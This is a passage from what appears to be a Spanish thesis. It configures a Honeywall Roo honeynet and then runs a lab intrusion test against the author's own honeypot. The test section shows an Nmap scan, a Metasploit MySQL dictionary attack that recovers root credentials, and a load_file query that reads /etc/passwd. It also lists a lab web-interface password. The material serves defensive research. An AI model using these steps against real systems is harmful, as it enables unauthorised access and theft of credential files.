La configuración del *firewall* puede realizarse a través del *Dialog Menu*. Es la opción más cómoda para establecer configuraciones básicas. También es posible incorporar listas blancas y negras para filtrar direcciones IP, aunque no han sido utilizadas y se han desactivado a través de la opción disponible en el *Dialog Menu*. En las siguientes tablas se muestra de forma esquemática las reglas para filtrar el tráfico que atraviesa el *honeywall*. La configuración de las reglas son generadas automáticamente en función de los puertos y redes habilitadas en los diferentes pasos de configuración de *Dialog Menu*. Por ejemplo, cuando se configuró la red de administración y sus puertos permitidos, las redes interna y externa de la *honeynet*, etc.

En la cadena *INPUT* se han insertado reglas para permitir el tráfico entrante a la red de gestión del *honeywall*. Solo se permiten los puertos para acceder a SSH (22) y HTTPS (443). El resto del tráfico entrante en la interfaz de gestión es descartado.

CHAIN INPUT					
Acción	**Proto**	**IfazIn**	**Origen**	**Destino**	**Puerto**
Aceptar	any	loopback	any	any	any
Aceptar	tcp	eth2	192.168.50.0/24	any	22,443
Descartar	any	any	any	any	any

Tabla 8.8: Reglas de la cadena INPUT.

En la cadena *OUTPUT*, se especifican qué puertos y protocolos pueden salir de la interfaz de gestión del *honeywall*. Los puertos TCP permitidos son FTP (20-21), SSH (22), SMTP (25), WWW (80) y HTTPS (443). También se han habilitado los puertos UDP DNS (53), NTP (123) y TFTP (69). El resto de conexiones son descartadas. Se ha permitido este conjunto de servicios para facilitar las tareas de mantenimiento del *honeywall*, por lo tanto, es una configuración personalizada por el administrador que no influye en el funcionamiento del *honeywall*.

CHAIN OUTPUT					
Acción	**Proto**	**IfazOut**	**Origen**	**Destino**	**Puerto**
Aceptar	any	loopback	any	any	any
Aceptar	tcp	eth2	any	any	20,21,22,25,80,443
Aceptar	udp	eth2	any	any	53,123,69
Descartar	any	any	any	any	any

Tabla 8.9: Reglas de la cadena OUTPUT.

En el caso de la cadena de reenvío entre interfaces de la misma máquina, *FORWARD*, se permite todo el tráfico destinado a la red de *honeypots*. También son aceptadas las conexiones que provienen de la interfaz externa *eth0* hacia cualquier dirección. Se ha habilitado el reenvío para los paquetes enviados por *Sebek* al puerto 65000 a través de la interfaz interna *eth1*.

También se habilita el acceso para los protocolos DHCP y DNS por si fueran necesarios. Además, se habilita el reenvío entre la propia interfaz *eth1*.
Una vez que las conexiones necesarias para el correcto funcionamiento de la red son evaluadas, se comienza a restringir la disponibilidad de las conexiones, ya que podrían ser utilizadas para una actividad maliciosa en la red.
Como se describió en la sección 5.2.1 (Honeynets de primera generación), para controlar las conexiones que realiza el atacante hacia el exterior, se limita el número de conexiones permitidas. De esta forma se limita la efectividad de un ataque a terceros sistemas desde el *honeypot*. El número de conexiones tiene que ser ajustado dependiendo del entorno y el propósito de la *honeynet*. *The Honeynet Project* recomienda limitar estas conexiones entre 5 y 10 al día para un entorno de producción de una organización. En la *honeynet* que se ha implementado se aumentará el rango hasta los valores indicados en la Tabla 8.10. Para que el límite de conexiones pueda ser activado o desactivado, *Honeywall Roo* ha incorporado una opción en el *Dialog Menu* que puede ser habilitada o deshabilitada, denominada *Roach Motel mode*. El modo de operación tiene que ser *disabled* para incorporar los limites de conexiones en las cadenas de filtrado de *IPTables*.

Protocolo	Conexiones máx.	Escala
TCP	200	hora
UDP	200	hora
ICMP	300	hora
OTROS	100	hora

Tabla 8.10: Umbrales de conexiones salientes del honeypot.

En la siguiente tabla se muestran las reglas de filtrado para la cadena *FORWARD* que han sido descritas.

CHAIN FORWARD						
Acción	**Proto**	**IfazIn**	**IfazOut**	**Origen**	**Destino**	**Puerto**
Aceptar	any	any	any	any	192.168.30.255	any
Aceptar	any	any	any	any	255.255.255.255	any
Aceptar	any	eth0	any	any	any	any
Aceptar	udp	eth1	any	any	192.168.50.10	65000
Aceptar	udp	eth1	any	any	255.255.255.255	origen:68 destino:67
Aceptar	tcp/udp	eth1	any	192.168.30.100	any	53
Aceptar	any	eth1	eth1	any	any	any
Aceptar	tcp	eth1	any	192.168.30.100	any	any - 200 con./h.
Aceptar	udp	eth1	any	192.168.30.100	any	any - 200 con./h.
Aceptar	icmp	eth1	any	192.168.30.100	any	any - 300 con./h.
Aceptar	any	eth1	any	192.168.30.100	any	any - 100 con./h.

Tabla 8.11: Reglas de la cadena FORWARD.

8.3.5. Configuración de alertas por correo

Honeywall Roo permite el envío de alertas a través de correo electrónico. Desde el *Dialog Menu* se puede configurar la dirección de correo a la cual serán enviados los mensajes. Estas alertas solo se envían en caso de que se produzcan conexiones salientes o se supere el umbral de conexiones. Para poder enviar estos mensajes a la dirección de correo indicada, el *honeywall* tiene que estar habilitado para enviar a un servidor de correo. En nuestro caso, la dirección de correo será la correspondiente al usuario root en local, *root@honeywall.localdomain*, ya que no se ha implementado un servidor de correo. La aplicación usada para supervisar estos estados y generar las alertas es *Swatch* [5]. Esta herramienta supervisa continuamente el log de *IPTables*, */var/log/iptables*, en busca de las cadenas de texto que identifican a las conexiones salientes y al limite de conexiones. Si encuentra alguno de estos patrones, genera una alerta por correo. La configuración de *Swatch* se encuentra en el fichero */etc/swatchrc* y contiene los siguientes patrones.

CONFIGURACIÓN DE SWATCH

```
watchfor /OUTBOUND TCP/
mail=root@honeywall.localdomain,subject=------ ALERT! OUTBOUND TCP --------
throttle 10:0:0

watchfor /OUTBOUND UDP/
mail=root@honeywall.localdomain,subject=------ ALERT! OUTBOUND UDP --------
throttle 10:0:0

watchfor /OUTBOUND ICMP/
mail=root@honeywall.localdomain,subject=------ ALERT! OUTBOUND ICMP --------
throttle 10:0:0

watchfor /OUTBOUND OTHER/
mail=root@honeywall.localdomain,subject=------ ALERT! OUTBOUND OTHER --------
throttle 10:0:0

watchfor /Drop/
mail=root@honeywall.localdomain,subject=------ ALERT! Connection Limit Reached --------
throttle 10:0:0
```

8.3.6. Configuración del servidor Sebek

La configuración de *Sebek* se limita a establecer tan solo dos parámetros. Estos son la dirección IP y el puerto al cual van destinados los paquetes *Sebek*. Estos valores deben coincidir con los configurados en el cliente instalado en el *honeypot* (Sección 8.2.7). Los valores configurados para el servidor a través del *Dialog Menu* son los siguientes.

Parámetro	Valor
Dirección IP	192.168.50.10
Puerto UDP	65000

Tabla 8.12: Configuración del servidor *Sebek*.

Una vez configurado, los comandos introducidos en el *honeypot* serán capturados y enviados al *honeywall* donde serán procesados.
Honeywall Roo utiliza *Hflow2* como herramienta de recolección y correlación de eventos (ver

Sección 5.6.10). Debido a un *bug* no solucionado entre *Sebek* y *Hflow2*, la única manera de ver los paquetes *Sebek* en la interfaz *web Walleye* es analizando los flujos de las conexiones relacionadas con el puerto de origen y destino, en este caso, 6400 y 65000 respectivamente [70]. Como alternativa, se ha desarrollado un *script* para visualizar los comandos registrados sin necesidad de analizar los paquetes UDP enviados por el cliente *Sebek*. El *script* se ha llamado *sebek_start.sh* y el contenido es el siguiente.

SCRIPT SEBEK_START.SH

```
sbk_extract -i eth1 -p65000 >> /var/log/sebek_commands &
```

El comando *sbk_extract* es una herramienta perteneciente a *Sebek*. Escucha en la interfaz indicada, *eth1*, y analiza los paquetes en los que el puerto de destino coincida con el 65000. Detecta estos paquetes como propios de *Sebek*, extrayendo de la sección de datos el comando registrado en el *honeypot* y almacenandolo en el fichero de log *sebek_commands*, junto a una marca horaria. De esta forma, se facilita la visualización de los datos registrados por *Sebek*.

8.3.7. Configuración de *Snort* y *Snort_inline*

En las secciones 5.6.4 y 5.6.5 se describieron las herramientas *Snort* y *Snort_inline*. *Snort* se ejecuta en modo *IDS* (Sistema de Detección de Intrusos) y captura todo el tráfico que luego será utilizado para la generación de estadísticas y análisis de paquetes. *Snort_inline* se ejecuta en modo *IPS* (Sistema de Prevención de Intrusos) con el objetivo de neutralizar los posibles ataques que puedan realizarse. *Snort_inline* lee todos los paquetes asignados a la acción *QUEUE* de una cadena en *IPTables*. Si detecta un contenido dañino, realiza acciones para mitigarlo.
El sistema funciona con las configuraciones por defecto, tan solo han sido modificados algunos parámetros sobre la identificación de las tarjetas de red y las redes relacionadas. Si se desea realizar alguna modificación en estas configuraciones, se tendrán que editar los ficheros de configuración siguientes.

Aplicación	Archivo de configuración
Snort	/etc/snort/snort.conf
Snort_inline	/etc/snort_inline/snort_inline.conf

Tabla 8.13: Ficheros de configuración de Snort y Snort_inline.conf.

Mediante *Dialog Menu* es posible activar o desactivar *Snort_inline*. Si se desea que los *exploits* lanzados de forma remota contra el *honeypot* sean neutralizados en la medida de lo posible, entonces habrá que activar el *IPS*. En cambio, *Snort* siempre se estará ejecutando y no es posible desactivarlo a través del menú de configuración.
Debido a que continuamente aparecen nuevos *exploits*, payloads y *malware*, las reglas basadas en patrones que utiliza *Snort* tienen que ser actualizadas con frecuencia. Para facilitar este mantenimiento se incorporó una aplicación llamada *Oinkmaster* [2]. A través de esta herramienta, la base de datos de reglas puede actualizarse de forma automática y programada. Debido a que las versiones de *Snort* y de *Oinkmaster* que se instalan en *Honeywall Roo* ya no están mantenidas por sus desarrolladores, no es posible recibir nuevas actualizaciones

de reglas. Por tanto, solo se dispone de la base de datos de reglas instalada en su origen. Una posible solución sería actualizar a la ultima versión de *Snort* y sustituir *Oinkmaster* por el nuevo proyecto *Pulledpork* [3]. Esta solución puede ocasionar problemas de estabilidad y funcionamiento de la distribución, ya que también hay que mantener la compatibilidad con otras herramientas relacionadas, como hflow2 (sección 5.6.10) y la propia interfaz de administración *web Walleye* (sección 5.6.2).

8.3.8. Configuración de Walleye

En la sección 5.6.2 se describió brevemente la interfaz de administración *web* de *Honeywall Roo*. Para activar esta interfaz, se debe habilitar mediante *Dialog Menu*. Una vez habilitada, ya es posible acceder a través del navegador a la dirección IP de gestión por el puerto HTTPS (443).

URL	https://192.168.50.10
Usuario	roo
Contraseña	L3tmein-

Tabla 8.14: Acceso a Walleye.

Desde la interfaz *web* se llevará a cabo el proceso de análisis de datos, ya que concentra toda la información recopilada en la *honeynet*. *Walleye* relaciona la información obtenida por las herramientas descritas, *Snort*, *Snort_inline*, *Sebek*, *IPTables*, etc. Esta funcionalidad facilita en gran medida el proceso de análisis de la información.

8.3.9. Configuración de P0f

P0f es un sistema de fingerprinting de sistemas operativos, tal como se comentó en la sección 5.6.7. La distribución inicia automáticamente esta herramienta y no permite opciones de configuración. Si se desea modificar las opciones de inicio, habrá que editar el fichero */etc/sysconfig/p0f* y el *script* */etc/init.d/p0f*. La configuración por defecto será la aplicada en el caso de estudio. Para aumentar la detección de sistemas operativos, se ha actualizado el fichero de firmas */etc/p0f/p0f.fp* con una nueva versión [38]. Solo está disponible la actualización de firmas para paquetes TCP con el flag SYN. Las huellas de identificación mediante el flag SYN se encuentran en el fichero de firmas *p0f.fp* que ha sido el actualizado.

8.3.10. Configuración de Argus

Argus es una herramienta utilizada para interpretar los encabezados de los paquetes de red y mostrarlos como conversaciones o sesiones (ver sección 5.6.8). Recibe como entrada un log de *Snort* y tras analizarlo, muestra un resumen del mismo. *Argus* se ejecuta desde el menú de configuración de *Walleye*, donde es posible seleccionar el log a analizar. En la siguiente figura se puede ver el resultado del análisis de un log de *Snort*.



Figura 8.3: Log analizado por Argus.

8.4. Configuración de la conectividad de la honeynet

Como se puede ver en la Figura 8.1, la red externa e interna de la *honeynet* se encuentran en segmentos con distinto direccionamiento IP. Esta configuración no es una arquitectura ideal para una *honeynet*, sino que el *honeywall* debería de actuar como puente entre dos segmentos con el mismo direccionamiento. Además, partiendo de la arquitectura tomada para el estudio (Figura 8.1), el atacante probablemente no descubriría el *honeypot* ya que se encuentran en redes distintas.

La decisión de implementar redes con distinto direccionamiento para los segmentos interno y externo de la *honeynet* es consecuencia de las limitaciones de *hardware* y de las características de *VMware*. Como se ha implementado toda la *honeynet* (incluido el *honeypot*) y la máquina atacante en el mismo equipo físico, la conectividad a través del *switch virtual* de *VMware* no permite el enrutamiento deseado. Si existiera una única red, tanto para los segmentos interno y externo de la *honeynet*, la máquina atacante y el *honeypot* estarían conectados al mismo *switch virtual*, por lo que la comunicación no atravesaría el *honeywall*, sino que sería una comunicación directa entre ambos equipos a través del *switch virtual*. En las Figura 8.4 se muestra un esquema del problema.



Figura 8.4: Arquitectura problemática con el switch virtual.

Una posible solución al problema sería incluir en la arquitectura un dispositivo de red físico entre el *honeywall* y la máquina atacante. De esta forma, se obliga a que la comunicación atraviese el *honeywall*, ya que la máquina atacante y el *honeypot* no estarían conectados al mismo *switch* ni virtual ni físico. Un dispositivo de red intermediario podría ser un *switch*, un *hub*, o un *bridge*. La Figura 8.5 muestra la solución propuesta.



Figura 8.5: Solución a la arquitectura problemática con un *switch* físico.

A continuación se describe la configuración de red necesaria para implementar la *honeynet* sin el empleo de dispositivos de red físicos y utilizando redes distintas para los segmentos interno y externo de la *honeynet*, utilizando el esquema mostrado en la Figura 8.1.

Debido a que la interfaz *puente* del *honeywall* no realiza *routing*, es necesario configurar rutas estáticas en el *honeypot* y en el host *Hacker* para que puedan comunicarse. Las rutas configuradas en el *honeypot* se indican a continuación.

```
route add -host 192.168.20.1 dev eth3
route add -net 0.0.0.0 netmask 0.0.0.0 dev eth0
```

TABLA DE RUTAS DEL HONEYPOT

```
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.20.1    *               255.255.255.255 UH    0      0        0 eth0
192.168.30.0    *               255.255.255.0   U     0      0        0 eth0
default         *               0.0.0.0         U     0      0        0 eth0
```

Se ha insertado una ruta para que cualquier paquete destinado al host *Hacker* se envíe a través de la tarjeta de red *eth0*. Esta ruta es necesaria, ya que la red asociada a esa interfaz es la red interna 192.168.30.0/24, por lo tanto, la red externa no es conocida por el *honeypot* y no podría comunicarse con el host *Hacker*. La interfaz *bridge* del *honeywall* une las redes interna y externa mediante una conexión de capa dos del modelo *OSI*, haciendo posible la comunicación entre ambas redes sin necesidad de hacer routing. La segunda ruta insertada es una ruta por defecto, la cual envía cualquier paquete a través de la interfaz *eth0*. Insertando únicamente la ruta por defecto sería suficiente para asegurar la comunicación entre las redes, pero se ha insertado la primera ruta explícitamente para facilitar la comprensión del funcionamiento de la red a través de una interfaz *bridge*.
El siguiente paso es configurar las rutas en el host *Hacker* para habilitar la comunicación bidireccional.

```
route add -host 192.168.30.100 dev vmnet5
```

TABLA DE RUTAS DEL HACKER

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
192.168.20.0	*	255.255.255.0	U	0	0	0	vmnet5
192.168.30.100	*	255.255.255.255	UH	0	0	0	vmnet5
192.168.50.0	*	255.255.255.0	U	0	0	0	vmnet4

Se ha insertado la ruta estática hacia el *honeypot* indicando como interfaz de salida el switch virtual *vmnet5*, que es el asociado a la red externa de la *honeynet* y dónde la interfaz *bridge* tiene una interfaz física (*eth0*). En este caso no se ha especificado ninguna ruta por defecto, ya que el host está conectado a varias redes y no se desea que envíe tráfico a una interfaz inadecuada.

Capítulo 9

Test de intrusión

En este capítulo se procede a realizar el test de intrusión contra el *honeypot* que ha sido configurado en el capítulo anterior. El test de intrusión se va a realizar desde la máquina *Hacker*, que bien podría ser un servidor comprometido con anterioridad, o un equipo legítimo de un usuario de la organización que lo usa para realizar un ataque interno. En la Figura 8.1 se muestra la arquitectura de la *honeynet* usada para realizar el test de intrusión.

9.1. Escaneo de servicios del honeypot

Se realiza un escaneo de puertos con *Nmap* para encontrar aplicaciones vulnerables que puedan ser un punto de entrada al sistema. Se ha ejecutado *Nmap* con las siguientes opciones.

```
$ nmap -v -O -sV -sT -F 192.168.30.100 -oA scan_results
```

Opción	Descripción
-v	Salida detallada.
-O	Activar la detección del sistema operativo.
-sV	Detección de la versión de servicios.
-sT	Análisis TCP CONNECT.
-F	Análisis de los 100 puertos más comunes.
-oA	Formato de salida XML, programable y normal.
Filename	Nombre base del archivo de salida.
Target IP	Dirección IP a analizar.

Tabla 9.1: Opciones del análisis con Nmap.

El resultado del escaneo del *honeypot* es el siguiente.

RESULTADO DEL ESCANEO CON NMAP

```
Starting Nmap 6.40 ( http://nmap.org ) at 2013-10-10 16:38 CEST
NSE: Loaded 23 scripts for scanning.
Initiating ARP Ping Scan at 16:38
Scanning 192.168.30.100 [1 port]
Completed ARP Ping Scan at 16:38, 0.02s elapsed (1 total hosts)
```

```
Initiating Parallel DNS resolution of 1 host. at 16:38
Completed Parallel DNS resolution of 1 host. at 16:38, 0.00s elapsed
Initiating Connect Scan at 16:38
Scanning 192.168.30.100 [100 ports]
Discovered open port 111/tcp on 192.168.30.100
Discovered open port 3306/tcp on 192.168.30.100
Discovered open port 22/tcp on 192.168.30.100
Completed Connect Scan at 16:38, 0.15s elapsed (100 total ports)
Initiating Service scan at 16:38
Scanning 3 services on 192.168.30.100
Completed Service scan at 16:38, 10.66s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.30.100
Retrying OS detection (try #2) against 192.168.30.100
Retrying OS detection (try #3) against 192.168.30.100
Retrying OS detection (try #4) against 192.168.30.100
Retrying OS detection (try #5) against 192.168.30.100
NSE: Script scanning 192.168.30.100.
Initiating NSE at 16:38
Completed NSE at 16:38, 0.07s elapsed
Nmap scan report for 192.168.30.100
Host is up (0.0030s latency).
Not shown: 97 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 4.3 (protocol 2.0)
111/tcp  open  rpcbind 2 (RPC #100000)
3306/tcp open  mysql   MySQL 5.0.51a-log
MAC Address: 00:0C:29:B3:7D:1F (VMware)
No exact OS matches for host (If you know what OS is running on it,\
       see http://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=6.40%E=4%D=10/10%OT=22%CT=7%CU=42395%PV=Y%DS=1%DC=D%G=Y%M=000C29%
OS:TM=5256BBE7%P=x86_64-redhat-linux-gnu)SEQ(SP=FE%GCD=1%ISR=108%TI=Z%CI=Z%
OS:II=I%TS=A)OPS(O1=M5B4ST11NW4%O2=M5B4ST11NW4%O3=M5B4NNT11NW4%O4=M5B4ST11N
OS:W4%O5=M5B4ST11NW4%O6=M5B4ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A
OS:0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M5B4NNSNW4%CC=N%Q=)T1(R=Y%DF=Y%T=40
OS:%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T3(R=Y%DF=Y%T=40%W=16A0%S=O%A=O%F=A
OS:%O=NNT11%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y
OS:%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%R
OS:D=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%
OS:RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 0.011 days (since Thu Oct 10 16:22:38 2013)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at\
       http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.32 seconds
           Raw packets sent: 114 (9.098KB) | Rcvd: 70 (6.286KB)
```

De los resultados se deduce que, de los puertos más comunes, se encuentran abiertos los puertos TCP SSH (22), RPC (111) y MySQL (3306). El sistema operativo no ha sido identificado utilizando las huellas de la pila TCP/IP. La distancia de red (*Network Distance*) mostrada en el resultado es de 1 salto, lo que significa que el *honeypot* se encuentra directamente conectado en una red *ethernet* a la máquina *Hacker*. Este hecho demuestra que la interfaz *puente* del *honeywall* es totalmente transparente a los flujos de tráfico que lo atraviesan. Si no fuera transparente, la distancia de red sería de 2 saltos. De los puertos descubiertos por *Nmap*, el ataque se va a centrar en la aplicación *MySQL* en la siguiente sección.

9.2. Accediendo a la base de datos MySQL

Se va a realizar un ataque por diccionario con el objetivo de conseguir un acceso al sistema de base de datos. Para ello se utiliza *Metasploit Framework*, ya que dispone de un módulo preparado para esta labor que automatiza los intentos de conexión con las diferentes parejas de usuario y contraseña. Este módulo se llama *mysql_login* y las opciones de configuración que pueden establecerse son las mostradas a continuación.

METASPLOIT - MYSQL_LOGIN

```
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

Name              Current Setting  Required  Description
----              ---------------  --------  -----------
BLANK_PASSWORDS   false            no        Try blank passwords for all users
BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false            no        Try each user/password couple stored in the\
                                             current database
DB_ALL_PASS       false            no        Add all passwords in the current database to\
                                             the list
DB_ALL_USERS      false            no        Add all users in the current database to the\
                                             list
PASSWORD                           no        A specific password to authenticate with
PASS_FILE         pass.dic         no        File containing passwords, one per line
RHOSTS            192.168.30.100   yes       The target address range or CIDR identifier
RPORT             3306             yes       The target port
STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
THREADS           1                yes       The number of concurrent threads
USERNAME                           no        A specific username to authenticate as
USERPASS_FILE                      no        File containing users and passwords separated by\
                                             space, one pair per line
USER_AS_PASS      false            no        Try the username as the password for all users
USER_FILE         users.dic        no        File containing usernames, one per line
VERBOSE           true             yes       Whether to print output for all attempts
```

Una vez configurado el módulo con las opciones indicadas, se lanza el ataque con el siguiente comando.

```
msf auxiliary(mysql_login) > exploit
```

En ese momento, *Metasploit* comienza a lanzar conexiones hacia el puerto 3306 del sistema de base de datos remoto, probando los usuarios y contraseñas contenidos en los ficheros de diccionario indicados. Si encuentra una pareja de usuario y contraseña válida, cesará el ataque y mostrará las credenciales. La ejecución y resultado de este ataque por diccionario es el mostrado a continuación.

RESULTADO DE METASPLOIT - MYSQL_LOGIN

```
[*] 192.168.30.100:3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 192.168.30.100:3306 MYSQL - [001/256] - Trying username:'roosters' with\
                                            password:'roosters'
[-] Access denied
[*] 192.168.30.100:3306 MYSQL - [002/256] - Trying username:'roosters' with\
                                            password:'roostership'
[-] Access denied
...
... (omitido el resto de intentos)
...
[*] 192.168.30.100:3306 MYSQL - [079/256] - Trying username:'root' with password:'testing'
[+] 192.168.30.100:3306 - SUCCESSFUL LOGIN 'root' : 'testing'
```

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Se ha conseguido una pareja de credenciales válida, usuario *root* y contraseña *testing*. Además, resulta ser el usuario con máximos privilegios. La contraseña tiene una fortaleza muy débil y es relativamente fácil obtenerla mediante ataques de fuerza bruta o de diccionario.

Ahora es posible conectarse al sistema de base de datos del *honeypot* desde la máquina *Hacker* mediante el cliente de *MySQL*. En la conexión hay que indicar el host destino, en este caso la IP del *honeypot* y el usuario local del sistema de base de datos remoto.

```
$ mysql -h 192.168.30.100 -u root -p
```

La siguiente información muestra el resultado de la conexión, así como los comandos para listar los privilegios del usuario y las bases de datos que contiene.

CONEXIÓN A MYSQL

```
$ mysql -h 192.168.30.100 -u root -p

Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 83
Server version: 5.0.51a-log Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show grants;
+-------------------------------------------------------------------------------+
| Grants for root@%
|
+-------------------------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY PASSWORD \
        '*AC57754462B6D4C373263062D60EDC6E452E574D' WITH GRANT OPTION |
+-------------------------------------------------------------------------------+
1 row in set (0.03 sec)

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| test               |
+--------------------+
3 rows in set (0.57 sec)
```

9.3. Explotando vulnerabilidades de MySQL

Como se indicó en la Sección 8.2.4, esta versión de *MySQL* es vulnerable a un ataque de inyección de código [15]. Esta vulnerabilidad permite extraer el contenido de cualquier fichero del sistema operativo. Unos ficheros de interés son el */etc/passwd* y el */etc/shadow*, los cuales

contienen una lista de los usuarios del sistema y los *hashes* de sus contraseñas. Por lo tanto, estos serán el objetivo a conseguir mediante la inyección de código.

```
mysql> select load_file('/etc/passwd');
```

EXPLOTACION DE MYSQL - PASSWD

```
+--------------------------------------------------------------------------------------------+
| load_file('/etc/passwd')
|
+--------------------------------------------------------------------------------------------+
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
avahi:x:70:70:Avahi daemon:/:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
oprofile:x:16:16:Special user account to be used by OProfile:/home/oprofile:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
